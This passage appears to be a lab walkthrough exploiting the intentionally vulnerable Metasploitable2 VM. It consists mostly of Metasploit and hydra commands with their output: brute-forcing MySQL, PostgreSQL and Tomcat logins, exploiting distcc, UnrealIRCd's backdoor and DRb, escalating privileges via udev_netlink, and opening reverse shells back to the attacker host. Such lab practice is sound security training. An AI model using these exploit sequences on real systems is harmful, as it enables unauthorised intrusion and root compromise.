msf5 exploit(multi/misc/java_rmi_server) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: root
```

```
PS: After this exploit will need to reboot the
Metasploitable2 as it will go to 100% CPU.
```

MySQL Exploitation Port 3306

Bruteforcing the MySQL service

```
hydra -l root -P
passwords.txt mysql://192.168.56.6
```

```
hydra -l root -P passwords.txt mysql://192.168.56.6
```

```
[3306][mysql] host: 192.168.56.6   login: root
```

Passwordless authentication for MySQL with user “root”

```
root@kali:~# mysql -h 192.168.56.6 -uroot -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 28
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)
```

Distccd Exploitation Port 3632

Using metasploit exploit

```
msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > set rhosts 192.168.56.6
rhosts => 192.168.56.6
msf5 exploit(unix/misc/distcc_exec) > run
```

Using metasploit exploit

```
[*] Started reverse TCP double handler on 192.168.56.5:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 1P9AdGXUsWu5yBtA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "1P9AdGXUsWu5yBtA\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 3 opened (192.168.56.5:4444 -> 192.168.56.6:57621) at 2019-02-04 17:15:42 -0500
```

PostgreSQL Exploitation Port 5432

Bruteforcing

```
msf5 >  use auxiliary/scanner/postgres/postgres_login
msf5 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.56.6
rhosts => 192.168.56.6
msf5 auxiliary(scanner/postgres/postgres_login) > run
```

```
[+] 192.168.56.6:5432 - Login Successful: postgres:postgres@template1
```

Getting shell

```
msf5 > use exploit/linux/postgres/postgres_payload
msf5 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.56.6
rhosts => 192.168.56.6
msf5 exploit(linux/postgres/postgres_payload) > set lhost 192.168.56.5
lhost => 192.168.56.5
msf5 exploit(linux/postgres/postgres_payload) > run
```

```
[*] Started reverse TCP handler on 192.168.56.5:4444
[*] 192.168.56.6:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC c
c (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/KPwCVUSI.so, should be cleaned up automatically
[*] Sending stage (985320 bytes) to 192.168.56.6
[*] Meterpreter session 1 opened (192.168.56.5:4444 -> 192.168.56.6:35355) at 20
19-02-05 04:17:21 -0500

meterpreter > getuid
Server username: uid=108, gid=117, euid=108, egid=117
```

Priv escalation

```
msf5 exploit(linux/postgres/postgres_payload) > back
msf5 >  use exploit/linux/local/udev_netlink
msf5 exploit(linux/local/udev_netlink) > set session 1
session => 1
msf5 exploit(linux/local/udev_netlink) > set lhost 192.168.56.5
lhost => 192.168.56.5
msf5 exploit(linux/local/udev_netlink) > set lport 4441
lport => 4441
```

Getting privileged shell

```
[*] Started reverse TCP handler on 192.168.56.5:4441
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2715
[+] Found netlink pid: 2714
[*] Writing payload executable (207 bytes) to /tmp/ENEpOeFazu
[*] Writing exploit executable (1879 bytes) to /tmp/MfeSznlQck
[*] chmod'ing and running it...
[*] Sending stage (985320 bytes) to 192.168.56.6
[*] Meterpreter session 2 opened (192.168.56.5:4441 -> 192.168.56.6:57033)
19-02-05 04:19:33 -0500

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
```

UnrealIRCD Exploitation Port 6667

Using metasploit

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.56.6
rhosts => 192.168.56.6
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.56.5
lhost => 192.168.56.5
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
```

Getting privileged shell

```
[*] Command shell session 3 opened (192.168.56.5:4444 -> 192.168.56.6:44694) at
2019-02-05 04:21:22 -0500

uid=0(root) gid=0(root)
```

Tomcat Exploitation Port 8180

Bruteforcing

```
msf5 > use auxiliary/admin/http/tomcat_administration
msf5 auxiliary(admin/http/tomcat_administration) > set rhosts 192.168.56.6
rhosts => 192.168.56.6
msf5 auxiliary(admin/http/tomcat_administration) > set rport 8180
rport => 8180
msf5 auxiliary(admin/http/tomcat_administration) > run
```

Found default credentials

```
[*] http://192.168.56.6:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomc
at Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Deploying backdoor

```
msf5 > use exploit/multi/http/tomcat_mgr_upload
```

Setting the options

```
msf5 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf5 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.56.6
rhosts => 192.168.56.6
msf5 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.56.5
lhost => 192.168.56.5
msf5 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.56.6
rhosts => 192.168.56.6
msf5 exploit(multi/http/tomcat_mgr_upload) > run
```

Getting shell

```
[*] Started reverse TCP handler on 192.168.56.5:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 1bqedpxgmj7ST7FOLmgtf...
[*] Sending stage (36 bytes) to 192.168.56.6
[*] Executing 1bqedpxgmj7ST7FOLmgtf...
[*] Command shell session 4 opened (192.168.56.5:4444 -> 192.168.56.6:52688) at
2019-02-05 04:34:05 -0500
[*] Sending stage (36 bytes) to 192.168.56.6
[*] Undeploying 1bqedpxgmj7ST7FOLmgtf ...
```

DRB Exploitation Port 8787

Using metasploit

```
msf5 > use exploit/linux/misc/drb_remote_codeexec
msf5 exploit(linux/misc/drb_remote_codeexec) > set rhosts 192.168.56.6
rhosts => 192.168.56.6
msf5 exploit(linux/misc/drb_remote_codeexec) > run
```

Checking privileges

```
[*] Command shell session 6 opened (192.168.56.5:4444 -> 192.168.56.6:52748) at
2019-02-05 04:37:05 -0500

id
uid=0(root) gid=0(root)
```